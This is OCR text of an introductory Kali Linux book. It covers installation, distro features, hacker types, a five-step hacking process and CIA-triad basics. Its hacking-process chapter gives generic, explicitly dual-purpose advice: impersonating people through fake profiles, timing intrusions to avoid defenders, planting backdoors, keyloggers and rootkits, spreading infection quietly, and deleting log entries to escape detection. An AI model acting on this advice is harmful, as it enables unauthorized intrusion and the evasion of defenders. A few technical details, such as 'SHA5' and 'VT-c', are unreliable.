
You can download the Kali Linux ISO from the official Kali Linux website, www.kali.org. There you can find all the download options under the Kali Linux Downloads: https://www.kali.org/downloads/. I also recommend you to use torrents to download it as you will get better speeds doing so.

From there, you should choose the Kali Linux 64-bit. For this book, we are going to use the 2019.3 version. I recommend you to download the same version as I did. This way, you can easily follow the tutorials and methods shared in the book. However, if you opt to download a slightly different version(especially the latest version), you will do just fine.

Installing Kali Linux Using USB-Method

Installing Kali Linux to a bare-bone machine with no pre-installed operating system is easy. All you need is to make a bootable pen-drive or use a DVD installation drive. To make a bootable pen-drive, you need to follow the steps mentioned below.

- Download the Kali Linux ISO
- Now, download Rufus.
- Once you downloaded Rufus, install it on your machine. In case you do not have a working machine, you should take help from a colleague or a friend who can do it for you.
- Now, turn on Rufus, and it will look below.



- Your Pendrive will showcase in the device section. In boot selection, you need to select the Kali Linux image. To do so, you need to click on SELECT and then choose the downloaded Kali Linux. In the partition scheme, you should leave it at MBR. The target system should be “BIOS or UEFI.”
- When it comes to advance drive properties, you can leave the default settings as it shows.
- Once every setting is set correctly, click on the Start button.
- Now, wait for Rufus to complete the process.

With the USB drive ready, you now need to boot from it. All you now to do is follow the installation steps, as shown by the installation wizard.

Dual Boot Kali Linux Installation

Dual-booting Kali Linux is very similar to the above process. Here, you need to make sure that you have enough room for installing the Kali Linux. A different partition(even on the same hard disk) will work. However, if you lack space, then you need to use a tool known as GParted. The tool gives you the ability to shrink the Windows installation and make space for the Kali Linux installation. To do a proper dual boot Kali Linux installation, you need to follow the steps mentioned below:

- You first need to boot from your USB drive or the choice of your medium installation. Once you are in the Kali Linux boot screen, you now need to select "Live." This will book the Kali Linux default desktop.
- From there, you need to launch GParted program. The GParted program is useful in shrinking Windows partition. With this, you can successfully install Kali Linux in limited space.
- Once GParted starts, you need to select the Windows partition and then right-click on it. Then click on "Resize/Move." Make sure that you have 20 GB of installation size for Kali Linux.
- After you select the changes, now click on "Apply All Operations."
- Once it is completed, now you need to boot the Kali Linux again and select the Guided -- use the largest continuous free space as the partition disk.
- After the installation is done, the system will reboot, and you can finally boot into Kali Linux using a GRUB boot menu.

Installing Kali Linux on Hyper-V

Now, we will learn how to install Kali Linux on Hyper-V. This is my recommendation when it comes to learning Kali Linux. Remember, this book focuses on learning Kali Linux, and it is best to virtualize.

Enabling Hyper-V On Your Machine

Hyper-V offers virtualization in the Windows environment. To enable Hyper-V, you need to have the following requirements.

- A SLAT(Second Level Address Translation) supported 64-bit CPU.
- Virtualization support. Basically, it should be SVM mode for Ryzen chips and VT-c for Intel chips
- 4 GB minimum RAM.

Even though virtualization is supported on your machine, it needs to be enabled first before you use it. To enable it, you need to go to your BIOS and enable virtualization. I am using a decent mid-range rig with AB350 and Ryzen 1600. For my machine, I have to go the CPU advanced feature, and then enable the SVM mode there. In cases where virtualization still doesn't work on your system, you need to allow the enforced hardware Data Execution Prevention setting in your BIOS.

To check if your machine is now virtualization ready, especially for using Hyper-V solution, run the following command.

- Run command prompt
- Run systeminfo.exe command on the command prompt
- Press Enter

You will see a positive reply from the command.

Enabling hardware-based virtualization is not enough. Windows, by default, doesn't run the Hyper-V modules. To allow them to, you need to go to the Control Panel and search for the "Turn Windows Features on or off."

There you will find the Hyper-V option, along with two options: Hyper-V Platform and Hyper-V Management Tools. Enable both the options and click OK to proceed.

Once done, you need to reboot and then move on to the actual installation process.

Starting Installation Process


- For this, we recommend going through the Quick Create option. Once you open Hyper-V, you will find the Quick Create option from the menu.
- You will then be greeted with the Create Virtual Machine window. There you will find few options, including Ubuntu 18.04.3 LTS and Ubuntu 19.04.
- Here you need to click on the “Local installation source” first and then move to “Change installation source.”
- From there, select the Kali Linux ISO. Also, untick the “This virtual machine will run windows option.”
- Once done, click on the “Create Virtual Machine” button.
- It will then prompt you to Connect to your New Virtual Machine. Close the prompt and then right-click on the New Virtual Machine you just created and chose “Setting.”
- Now, from there, go to the SCSI connector and then choose a hard drive.
- From here, you need to click on “New” if you want to change the location of your virtual disk. This is important as, by default, the vhdx file is stored within the C: drive.

- Click on “Connect.” Once done, you will now see the Kali Linux Live Boot Menu, as shown below.

Here you can see the Live system option. The live system option is useful for using the Kali Linux without the need for installation. This is okay for testing out a feature, but it is not user-friendly as it doesn’t save the work environment settings or the work you have actually done. This makes working with installed Kali Linux a good idea.

To start the installation, you need to press Enter on **start installer** option. Once done, it will start the installation using the installation wizard.

A glimpse of what steps it will follow in the install process is as below.



Let's list the steps below to ensure proper installation.

- Select the language of your choice for the installation process. It will also ask you the language choice for the installed system. We are going to choose English for both options.
- Select your location, depending on where you stay.
- It will then ask you to configure the keyword. Choose the keyboard layout that you like.
- After that, it will load installer components from the source. In our case, it is an ISO. The wizard will also configure the network.
- Once done, you need to choose a hostname for your system. It is a single word hostname. It will automatically pick Kali as the hostname, and we recommend you to use it as it will help you to follow the book contents easily. It will also ask you to choose a domain name. The hostname is optional.

- Now, you need to choose a root password. Root passwords are a must, and you need to make sure that you choose one before you proceed. Now, choose a strong password that is hard to guess or crack. Also, make sure that you do not forget the password later on as it will make your Kali Linux installation inaccessible.
- It will now ask you to set your time zone.
- Now, it comes to configure your partition disks. Kali Linux or any Linux installation has a different file system, and hence, they might seem completely different from any other OS installation, especially Windows OS installation. To make sure that you do not have to do much, you can choose Guided - use entire disk option. As we are using virtualization, we do not have to worry about partitions as Hyper-V has already allocated a unique hardware location for our OS installation.
- Once you select the guided partition, it will ask you to choose the partition scheme. It includes the following:

    i. All files in one partition(for new users)

    ii. Separate /home partition

    iii. Separate /home, /var, and /tmp partitions

As you are new to Kali Linux, we recommend using the first option.

Lastly, it will give you an overview of the partitions that are created. If everything looks fine to you, it is now time to click on choose “Finish partitioning and write changes to disk.”

- Now choose Yes to proceed
- Now you have to wait for the installation to complete.

ARM Installations

In this section, we will discuss how to do ARM installations. ARM stands for Advanced RISC Machine. Some of the examples of the ARM-based devices include embedded computers, developer boards, laptops, and so on.

If you wish to install Kali Linux on ARM devices, then you cannot use the normal Kali Linux installation that we discussed just above. For the devices, you need to configure the kernel to make the boot loader work.

To get started, you need to use the Offensive Security scripts aimed at ARM devices. Check the link to download script: https://gitlab.com/kalilinux/build-scripts/kali-arm

For ARM devices, you also need to use other installation images(https://www.offensive-security.com/kali-linux-arm-images/)

Once you have downloaded the image and the script, follow the steps to complete the Kali Linux installation on ARM-based devices.

- Check if the checksum is matching with what you have downloaded. You can do it using the checksum tools available online.
- Once you are sure you have downloaded the right image, then you need to acquire a storage device depending on what your ARM has to offer. You also need to make sure that the storage device has at least 8 GB of storage capacity.
- Now copy the image to the storage device of your choice using the dd. You can also use Rufus to copy the image.
- If you are using dd, you need to use the following command.
- Next, you need to insert/plug the storage to your ARM device
- Once done, log in using the credentials, user → root, and password → toor. Once connected, generate new SSH keys and root password.
- Your ARM device is now ready to be used!

Kali Linux Features

Until your installation is done, let’s quickly go through the features, which makes Kali Linux a great choice.

Open source

Kali Linux is licensed under the Open Source model. It brings multiple benefits, including the ability to use it for free. The open-source community around Kali Linux is also strong, and we also see many developers contributing to it.

Free to use

Kali Linux is free to use. This makes Kali Linux the number one choice for pen-testers. It comes with all the necessary things that you will need to work optimally. All of these without paying a single penny.

Penetration testing tools

Another great feature of Kali Linux is its collection of penetration testing tools. It has more than six hundred penetration testing tools! That’s a huge number considering the scope of each tool's capabilities. Also, each tool included in the release is unique in its own ways. Tools that replicate or duplicate other tools functionalities are eliminated.

FHS compliance

It follows the Filesystem Hierarchy Standard, which is also used by other Linux distros, including Ubuntu distro. As a user, you benefit from it as it allows you to carry your FHS knowledge from one distro to another. You do not have to re-think where you can find the libraries, binaries or other files.

Custom kernel

Kali Linux kernel is custom made and includes the latest injection patches. It is frequency patched and also developed securely.

Wireless device support

Not all Linux distros come with wireless support. However, Kali Linux comes with wireless device support. It is developed in such a way that it comes equipped with hundreds and thousands of devices compatibility.

Language support

It supports many languages out of the box.

GPG signed

All the packages used in Kali Linux are GPG signed, which means that the packages are secure and are made based on the standard protocols.

Customizable

Kali Linux is highly customizable from the core. It is developed in such a way that it can meet every user requirement. The customization needs to be done on top of the kernel.

All these features make Kali Linux different from other Linux distros. First of all, it is a single user, i.e., root. This means that all the critical changes can only be made through root user. It also means that it is a single-user operating system. This is a good approach considering that most of the tools require high-level access. Apart from that, network services come disabled so that you can install applications without much difficulty. Lastly, it comes with minimal repositories which ensure better system integrity.

Is Kali Linux For You?

Before we move into learning Kali Linux, we need to learn whether Kali Linux is the right choice for you. It is common for learners to choose an operating system only to find out that it is not for them. The book is for Kali Linux, but as a learner, you should make sure that you really need Kali Linux.

First of all, Kali Linux is not for normal users. It is an operating system that especially for penetration testing. This means if you want to become a

security specialist or are already a one, you have made the right choice in learning or using Kali Linux. However, it is not a good choice for doing other development things or using it as a normal day-to-day activity.

Another thing that makes Kali Linux so amazing is its production value. Only a few veteran people are in a position to update the project. You can suggest new changes, but these veteran people decide if changes are made to it or not. Initially, the developer signs the repositories, which is followed by the entire team signature. As a user, this means you have restrictions when it comes to adding or customizing packages. So, if you wish to add a package, you need to do a lot of research and patience to accomplish it.

So, does it mean it is for you? To ensure that you are going the wrong path, ensure that you do not choose Kali Linux in the following case:

- You have never used a Linux operating system before.
- You do not understand basic administration knowledge or have no OS experience at all
- If you think you are going to use Kali Linux as your daily driver when it comes to doing daily activities such as browsing the web, watching videos, or gaming.

Also, you should learn about the legal terms that come when it comes to doing unauthorized penetration testing on networks. If you make changes that damage a computer or network, you might get in trouble. Law enforcement against these kinds of activities is pretty strong, and you should know it beforehand then repent later.

However, if you are someone who wants to make computing safe for everyone, then Kali Linux is for you. You know your way when it comes to use penetration testing tools and have proper authorizing while doing your activities.

Things We Learned in This Chapter

- Kali Linux is used for penetration testing purposes.
- It is managed by Offensive security
- It offers a great collection of tools for penetration testing and hacking
- Kali Linux development started form 2013 from BackTrack Linux project
- It supports the Metasploit project
- It offers a perfect playground to develop, execute, and test security exploits solutions.
- Installing Kali Linux is easy. You can choose between the USB method(with or without dual boot) and the virtualization method.
- Virtualization is best suited for learning as you do not have to go through the problems of dual booting. But, you can install standalone Kali Linux if you want.
- Hyper-V lets you install Kali Linux directly into the Windows 10. You need to have the Windows 10 1903 version or above to use it.
- The installation process requires a careful setup that you need to follow

Kali Linux key features include custom kernel, FHS compliance, language support, free to use, open-source, customizable, GPG signed, and so on!

Chapter 2
Getting Started With Hacking

As we already learned, Kali Linux is mainly used for hacking. And, that's why we need to cover the topic in detail. We need to learn what is hacking, types of hackers, and the path you should take. We will also learn the role of Kali Linux in making you a security expert.

What is Hacking?

Hacking is an activity that is done by hackers, which involves modification of a system, service, or solution. It can be done in a subversive manner, where the hacker can have authorized or unauthorized access.

However, in general space, hacking is always seen as a bad thing. It is all about doing criminal activity, including gathering information or data unauthorized, hacking security systems, or transferring a huge amount of money from a bank account. Even though they are an example of hacking, they do not confine what actually hacking is.

Currently, hacking can be related to multiple definitions. The best way we can define is hacking as "being creative." Hacking is not only a computer-related activity. It is an activity that is carried out in our daily lives. If you modify or transform an object or process to the way you want -- that can be termed as hacking.

Hacking in computer terminology is exploring for vulnerability -- using it or fixing it. The world of cybersecurity runs on finding vulnerabilities and solving them so that anyone using that service or solution are safe. Computer hacking has now become one of the biggest skills to have. It is now performed by certified professionals who know what they are doing. This also gives rise to different types of hackers, including white hat, black hat, and gray hat hackers. The approach, motivation, and method of penetration determine their type.

You may find hackers and crackers confusing. Crackers are hackers but only do specific types of activity, including breaking passwords, bypassing software access, or going around computer security.

Learning About Types of Hackers

There are three different types of hackers. These include the following.

- Black Hat Hacker
- White Hat Hacker
- Gray Hat Hacker

Black Hat Hacker

Black hat hackers are hackers who do hacking in an unethical way. Most of the time, the black hat hackers are new learners in the pen testing or cybersecurity field. Their eagerness to learn about hacking is what makes them use a more unethical approach. They are also not trained when it comes to hacking ethics. Also, lack of guidance and mentorship means there are more chances that they will pick up black hat hacking.

They do their activities without proper authorization and gain access to the system, either destroying them or gaining them to further their work. Black hat hackers are also known for blackmailing the owner for paying a ransom. This is a serious crime as it includes two offense - black hat hacking and blackmailing.

Most of the time, black hat hacking is all about feeling good about yourself. It can be defined as a selfish act where they are okay with harming others for their own achievements. Their approach is what defines them, and if they use unethical ways, they are simply harming others by their actions. This doesn't end here as black hat hackers also continue to use the data they collect. They either sell the data in the black market(deep web) or use the data to further their black hat hacking.

Black hat hackers mostly work in groups. And, there are chances that many governments have their own set of black hat hackers to gain an advantage

when it comes to ruling the world. But, in no circumstances, the action of black hat hackers can be justified as they always do unauthorized hacking.

White Hat Hacker (Ethical Hackers)

White hat hackers work completely different from that of black hat hackers. White hat hackers are ethical in their approach and never do unauthorized access. They are more creative and know how to access networks or computers in different ways. They use their knowledge to look out for exploits or weaknesses and then fix them. If they do not know how to fix an exploit, they will simply inform the person who is the owner of the service, product, or solution.

White hat hackers are only different in their ethics. They use the same approach as that of black hat hackers. Their tools are the same, and there are chances for their skills to be the same.

It is not easy to become a white hat hacker as it requires tons of patience and training in both technical and ethical sense. Also, there is no single path to become a white hat hacker. There are many instances when a black hat hacker becomes a white hat hacker during his/her career. The opposite is also true where hackers change from white to black. Also, white hat hackers are commonly known as “Penetration Testers.” Their job is to find vulnerabilities in networks, machines, or solutions before they get exploited. Almost every tech company has its team of penetration testers as they want to make their products as secure as possible.

Grey Hat Hacker

Grey hat hackers are hackers that lies between the white hat hacker and black hat hacker. They use both black hat and white hat techniques. Grey hat hackers are also inclined towards the good side but are not 100% committed in their approach.

The grey approach is mostly used by learners who want to improve themselves. They often do some unethical things, but also want to ensure that they inform the company about the vulnerability. Grey hat hackers

thrive on problem-solving, and even companies are willing to pay them if they report the vulnerabilities. There are bounties that companies put if someone finds a vulnerability and report it to them. Grey hat hackers are also not inclined towards stealing data or making money.

Also, becoming a grey hacker is completely optional, and you can still create your own playground to test your skills and improve, rather than trying out your skills on other's networks or computers.

Hacking Consequences

Hacking can be a fascinating thing to do, especially for new learners, but it comes with its consequences. The consequence of unauthorized access can vary depending on the situation. In many cases, hackers, once caught, are prosecuted according to law. The laws are also not light when it comes to hacking. The criminal charges can be big, depending on the hacking done. For example, if you hacked a financial institute, you are bound to get a severe penalty, including serving in jail and paying a hefty amount. This is done to ensure to discourage hackers from doing unethical hacking.

But not all hacking is bad. White hat hackers or ethical hackers are at the core of good hackers. There are also cases where white hat hackers are caught doing unethical hacking. In those cases, their punishment depends on their actions and contributions they have made to the community.

Victims

If you are going to do penetration testing with Kali Linux, you should also learn about the victims of your actions. If you are on the right path, then there is no need to worry, but what happens if you try to be unethical? Who will be your victims?

The victims can be anyone who is on the internet. There are hundreds of instances where hackers hack personal photos and post them on social media, embarrassing the said person. The hacker can also blackmail the person. In fact, the number one activity that hackers do is identity theft. They hack a person's account and copy all their photos and information.

Once they are done, they create a similar profile and try to act as that said person. Another common activity is to do credit card theft and unauthorized payments.

Things We Learned in This Chapter

- Hacking is a process of getting access or stealing data to/from a system, process, or solution without authorized access.
- Hacking can also be defined as a creative process of breaking things and gaining access to them.
- There are three types of hackers including black hat hackers, white hat hackers, and grey hat hackers
- Black hat hackers are hackers that choose an unethical path. Their main aim is to use exploits to steal data or gain access to a system.
- White hat hackers(Ethical hackers) work to protect systems, solutions, and services from hackers. They follow an ethical route.
- Grey hat hackers is a middle path between black and white hat hackers. Generally, they hack systems, only to inform the organization about the flaw so that it can be fixed.
- There are hacking consequences if you take the unethical road. So, always beware of them.

Victims can be anyone who gets hampered because of the actions of hackers.

Chapter 3
The Hacking Process

Kali Linux is a hacker tool. If you choose Kali Linux, I hope you know by now that you are going to use it for hacking or penetration testing. That's why you need to learn about the hacking process. The hacking process can be applied to most of the hacking attempts and can be used as a framework. These steps will guide you to become better at hacking(both ethical and unethical).

The key five steps that are present within a hacking process include the following:

- Information Gathering (Reconnaissance)
- Scanning
- Gaining Access
- Maintaining Access
- Covering Tracks

Let's go through each of the steps in detail.

Information Gathering(Reconnaissance)

The very first step that you are going to do is information gathering. It is the most important part of the hacking process. And, most of the time, it gets ignored. The information-gathering process is known as reconnaissance. In this step, your job is to gather as much information as you can — the more useful information you have, the better the chance of success of the hacking process. The information you gathered in your very first step will help you in all the next four steps, including scanning, gaining access, maintaining access, and covering tracks.

As a hacker or a learner, you may find the information gathering step a little boring -- as it has basically no need for the technical tools. Most of the time, you have to keep staring at the system and try to find information. You need to decide which information is useful to you. In terms of tools, you might need to use one. And, when it comes to techniques, there are quite a few of them out there that you need to learn.

Types of Reconnaissance

Reconnaissance can be done in two types. To help you understand the concept, we will go through each of them one by one.

Passive Reconnaissance

In passive reconnaissance, your work is to not interact with the system directly, but passively try to gather information. So, if you want to find loopholes in a system, you may want to go to the company's website, learn about who they are hiring, understanding what technologies they are using, and so on. By doing so, you can learn about the company without trying to interact with the system you want to hack.

To get started, you can use Google to your advantage. There, you can find public records. To learn more about the company, you may want to do a WHOIS search. It will help you know about more data, the hosting they are using, and other important details.

Next, you can also try to research about the client to which the company works with. Also, try to find which employees are working on which project or at least try to find their most valuable employee. This information might seem insignificant but can be game-changing in the later phase of your hacking process.

Social Engineering is also a great technique that you can use. In social engineering, you simply stole the identity of a person and then used the identity to gain information from other people. This way, you might get

access to a company's account that the employee uses. Social engineering is a very powerful tool, but you should be very cautious before you start doing it. If you make a single mistake, your cover will be blown, and it will become harder for you to get into the system or gather more critical information.

The best way to approach social engineering is to make fake social media profiles and connect with people you think that you can get more information. Social engineering can also be done through calls. It might look a little intimidating initially, but with practice, you will become more successful in doing so.

Dumpster Diving is a technique where you look for information from the discarded place. You can gain information from the documentation that is dropped in the trash can. For example, you can gain access to an ATM slip, and from there, you can learn about the person's transaction information. You can also gain access to phone numbers or even bank statements.

Active Reconnaissance

Active reconnaissance is the complete opposite of passive reconnaissance. It requires active engagement with the system. The target needs to be clearly defined, and you should actively search for the system. But, active information gathering is more challenging than passive ones. One of the ways is to take help from an employee of the company. May be asking them to let you go through the normal process of using the solution/software. You may also want to go through their documentation(if they have any) and try to learn about their system as much as you can.

With active reconnaissance, you need to do the following:

- Check if the system responds from external ping
- If the system is not responding to ping, then you need to find other ways to interact with the system.

- Work directly with the system by creating accounts, accessing their payment system, and more!
- Try all the different ways to connect with the server. However, be very wary of how you do your interaction as it can activate the safety mechanisms of the system and flag your identity.

Scanning

The next step in the hacking process is scanning. The scanning phase includes heavy use of tools. The scanning tools will help you further refine the information you gather from the reconnaissance phase. As a hacker, you need to use a variety of tools, including port scanners, ping tools, sweepers, vulnerability scanners, and network mappers. The network scanning is important as it will help you gain access to the system(the next step).

Learning about the list of open ports is also vital, as well. It will also inform you about more information, including the operating system being used. Also, the response type will be different depending on the operating system or the response ports that are open on the platform. So, if you are trying to access a Linux based operating system, you will get a different response.

Another technique you need to follow is "sniff" network packets. There are many tools out there that will let you do it. However, I recommend you use Wireshark, the number one tool used to analyze traffic. Once the phase is completed, you should be able to understand the whole network structure.

At the end of the scanning, you have the following things

- More vital information, mostly technical
- Proper network map
- Open ports
- Type of operating system used

- Find any possible vulnerability

Also, you need to make sure that you have all the information in one single place. By doing all of this, you will be able to make sense of the data, and also remove or separate data that you think is less important.

Gaining Access

With all our information gathering done, we are now ready to gain access to the target system. Until now, we have a good amount of information in our hands. This information will help us to gain access. Our information contains network mapping, logging information, and other vital information.

The goal is to take advantage of the vulnerabilities to gain access to the target system. If you were successful in finding a vulnerability and use it correctly, you should be able to get access to the system.

However, finding vulnerability is not easy, and you might need to do additional penetration testing to find a path. Also, it is the most important aspect of your hacking process. Without direct access to the target system, you simply cannot do anything. That makes finding vulnerability so important as it gains access to the target system.

So, what methods you can use to gain access? Actually, there are many ways you can do so. If you were successful in your social engineering technique, you might get a direct username and password to enter the system. That would be awesome! However, that's extremely rare. In most cases, you need to find the vulnerability on the application hosted on the system. Otherwise, you need to find the vulnerabilities with the system version.

Few of the techniques that you can use are as follows:

- Make Denial of Service attack

- Use Session Hijacking

Denial of Service attack will not enable you to get access to the system but will allow you to expose the vulnerability of the system.

Once you find at least one vulnerability, you should be able to get into the system. However, the time to break in depends on how robust their security system in. Most companies invest heavily in their security aspects. They do have white hat hackers, and their job is to protect the system at any cost. If they find someone accessing the system unauthorized, then they will try to prevent it. It is better to be pre-equipped with this type of threat. As a hacker, it goes a long way to learn the working time for the white hat hackers and only try to get access to the system when you think that there are very minimal chances of you getting caught or defined the entry to the system.

If you are a grey hat hacker yourself, then you might want to report the vulnerability to the company. You can also continue with the process and may be reported later with more details about the vulnerability. The choice is yours.

Gaining access can also take some time to accomplish. Most of the hackers give up at this point. But, if you are determined, then you will eventually get into the system.

Another thing that you need to keep track of is human errors. They are pretty common, and you can find your way by capitalizing on the errors. Humans are prone to make mistakes. They lack 100% attention when doing tasks, which results in loopholes. These loopholes can be both technical and non-technical in nature.

Maintaining Access

Once you get access to the system or the network, you now need to maintain access to it. This part is as challenging as getting access to the

network. The networks/system have their own custom-made firewalls which continuously monitor the network for any anomalies. Some firewalls come equipped with advanced systems powered by the latest technologies. This makes maintaining access to one of the hardest steps in the hacking process.

The best approach is to ensure that you do not get identified as a rogue in the system. Also, to maintain access to the system, you need to include a backdoor or trojan into the system. A rootkit can also help you keep access to the system in the future.

Another approach is to infect other applications and machines within the network. The more infected machines there are, the better you have chances to maintain access now and in the future. However, do not go overboard with it. Always maintain a low-key and only infect machines in small numbers so that the host system does not get suspicious about your presence within the network.

Once you establish access, now you need to monitor emails, system login information, and other important things. You can also monitor the network traffic and modify them according to your requirements. The best approach to gather information from a particular terminal or machine is to equip it with a keylogger. This way, you can get further access to specific accounts, giving you more control over the network.

The goal is to keep yourself hidden within the system for as long as you can. You need to be slow and steady in your approach. Initially, you can simply observe the different workings of the system. Once you are confident about how the system/network work, then you can go and infect the environment.

Clearing the Tracks

The last step of the hacking process is clearing your tracks. As a hacker, you do not want to get exposed, especially if you are doing black hat

hacking. We already discussed how severe punishments could be, and if you are doing black hat hacking, you are exposing yourself to risks. To protect your presence in the long run, you need to hide your tracks or at least clear them so that no one knows that you ever accessed the system.

The main goal is to hide from the IT professionals that maintain the system. You should also think like a white-hat hacker and protect yourself against his techniques of finding you.

If the white hat team or the IT professional knows that someone is accessing the system unauthorized, then they would kick you out of the system, making you lose access to the system. This means no future access to the system, as well.

The best approach is to override the log mechanisms of the system. Logs offer different information about how the system works. This means you can remove your entries from the log. You can automate the system to do so. The logs are commonplace for white hat hackers who are looking for anomalies within the system.

By clearing your tracks, you are ensuring two things:

- Keeping long access to the system
- Ensuring you do not get caught and gets prosecuted

This leads us to the end of our hacking process steps. We went through it as it is important to learn Kali Linux. Kali Linux is a penetration testing operating system, and even if you are going to be a white-hat hacker, you need to know how the hackers work and think.

Things We Learned in This Chapter

- In this chapter, we learned solely about the hacking process.

- The five critical steps of a hacking process include Information Gathering, Scanning, Gaining Access, Maintaining Access, and Covering Tracks.
- In the information-gathering step, you need to gather as much information as possible using techniques.
- There are two types of reconnaissance - passive and active.
- In passive reconnaissance, you can use techniques like social engineering and dumpster diving.
- In the active reconnaissance, you need to use techniques like scanning and tool as well.
- To gain access, you need to find a vulnerability in the system and use it to your advantage. You can also use techniques including Denial of Service and Session Hijacking to reveal the issues with the system.
- Once you gain access, you need to maintain Access to it. You can do it by staying low, deleting entries in the log files, or installing malware.

Lastly, you need to clear tracks so that you can have access to the system in the long run.

Chapter 4
Learning About Cyber Security

Not everyone is on the dark side. Many people want to make the world a safer place. As a learner who is interested in Kali Linux, you also need to get yourself equipped with the cybersecurity terminology and knowledge.

We will keep this chapter short, and soon after this, we will move into the realms of Kali Linux. The fact that learning Kali Linux is not all about tools; you need to have the proper background knowledge to use them properly.

So, what is cybersecurity?

Cybersecurity is an ecosystem where you can find the practices, processes, and technologies used to protect a wide array of devices, programs, networks from malicious actors, and unauthorized access. It is also known as information technology security

Why Cyber Security is Important

Cybersecurity is important to our society. With the introduction of computers and the internet, we slowly moved to the information technology era. Our lives are now deeply connected with information technology as we store, process, and retrieve data online.

Governments, medical organizations, military, and others heavily dependent on computers. Cybersecurity is used to keep all of them safe. Organizations have critical data stored in their server. This critical data is important for the organization as it gives them a competitive edge. If the data gets leaked, then they will lose the competitive edge and market share. Governments also have tons of sensitive information that needs protection. Cybersecurity is what protects them from leaking. Governments are also keen to invest

heavily in intelligence, protect their sensitive information while looking for information to protect the countries interest.

Learning About the CIA Triad

At the core of cybersecurity, we have the CIA triad. It is a fundamental concept that keeps the cybersecurity ecosystem working. Without any of the three elements in the CIA triad, there would never be a secure system.

The three elements are as below

- Confidentiality
- Integrity
- Availability

If we want to explain the three elements in short, then you can confidentiality can be explained as a set of rules for information access; integrity is related to data accuracy and trustworthiness, whereas the availability makes sure that the data is available reliability for authorized people only.

Let's go through them below.

Confidentiality

The first element of the CIA triad is confidentiality. In other words, it is related to privacy. By maintaining confidentiality, a system ensures that the user's privacy is maintained at any cost. It also ensures that the owner only accesses sensitive information, and malicious actors cannot access it.

Confidentiality rules can differ based on the data type and owner status. The categorization is done based on how intense the damage can be if the data falls in the wrong hands.

Confidentiality is hard to implement. To make it work, people need to be trained. This training ensures that the security risks associated with the data are reduced. One of the biggest security threats are humans itself. If they are

not trained, they are more likely to leave loopholes open for hackers to exploit. They need to learn how to set strong passwords and how to keep the password secure. These best practices will also ensure identifying social engineering attempts. The social engineering method tries to pursue people to give up on their information, including passwords.

When it comes to the technical aspect, confidentiality is maintained with the use of cryptography. The hardened encryption ensures that the username and passwords are not leaked online by hackers. Companies need to store the data securely, and that's what makes it more challenging — the other types of verification types, including security tokens, biometric verifications, soft tokens, and so on.

Integrity

The second element in the CIA triad is integrity. It is all about the data trustworthiness, accuracy, and consistency through the data life cycle. This means that the data should not be modified or changed by unauthorized access or malicious actors. Most of the time, if the confidentiality breaks, the integrity of the data breaks too.

To maintain integrity, it is necessary to use access control to ensure that only authorized users can access the data. Also, the integrity needs to be checked and verified through methods, including cryptographic checksums or hash numbers, and so on.

Some of the algorithms used for checking data integrity include SHA1, SHA2, SHA3, SHA5, and MD5.

Availability

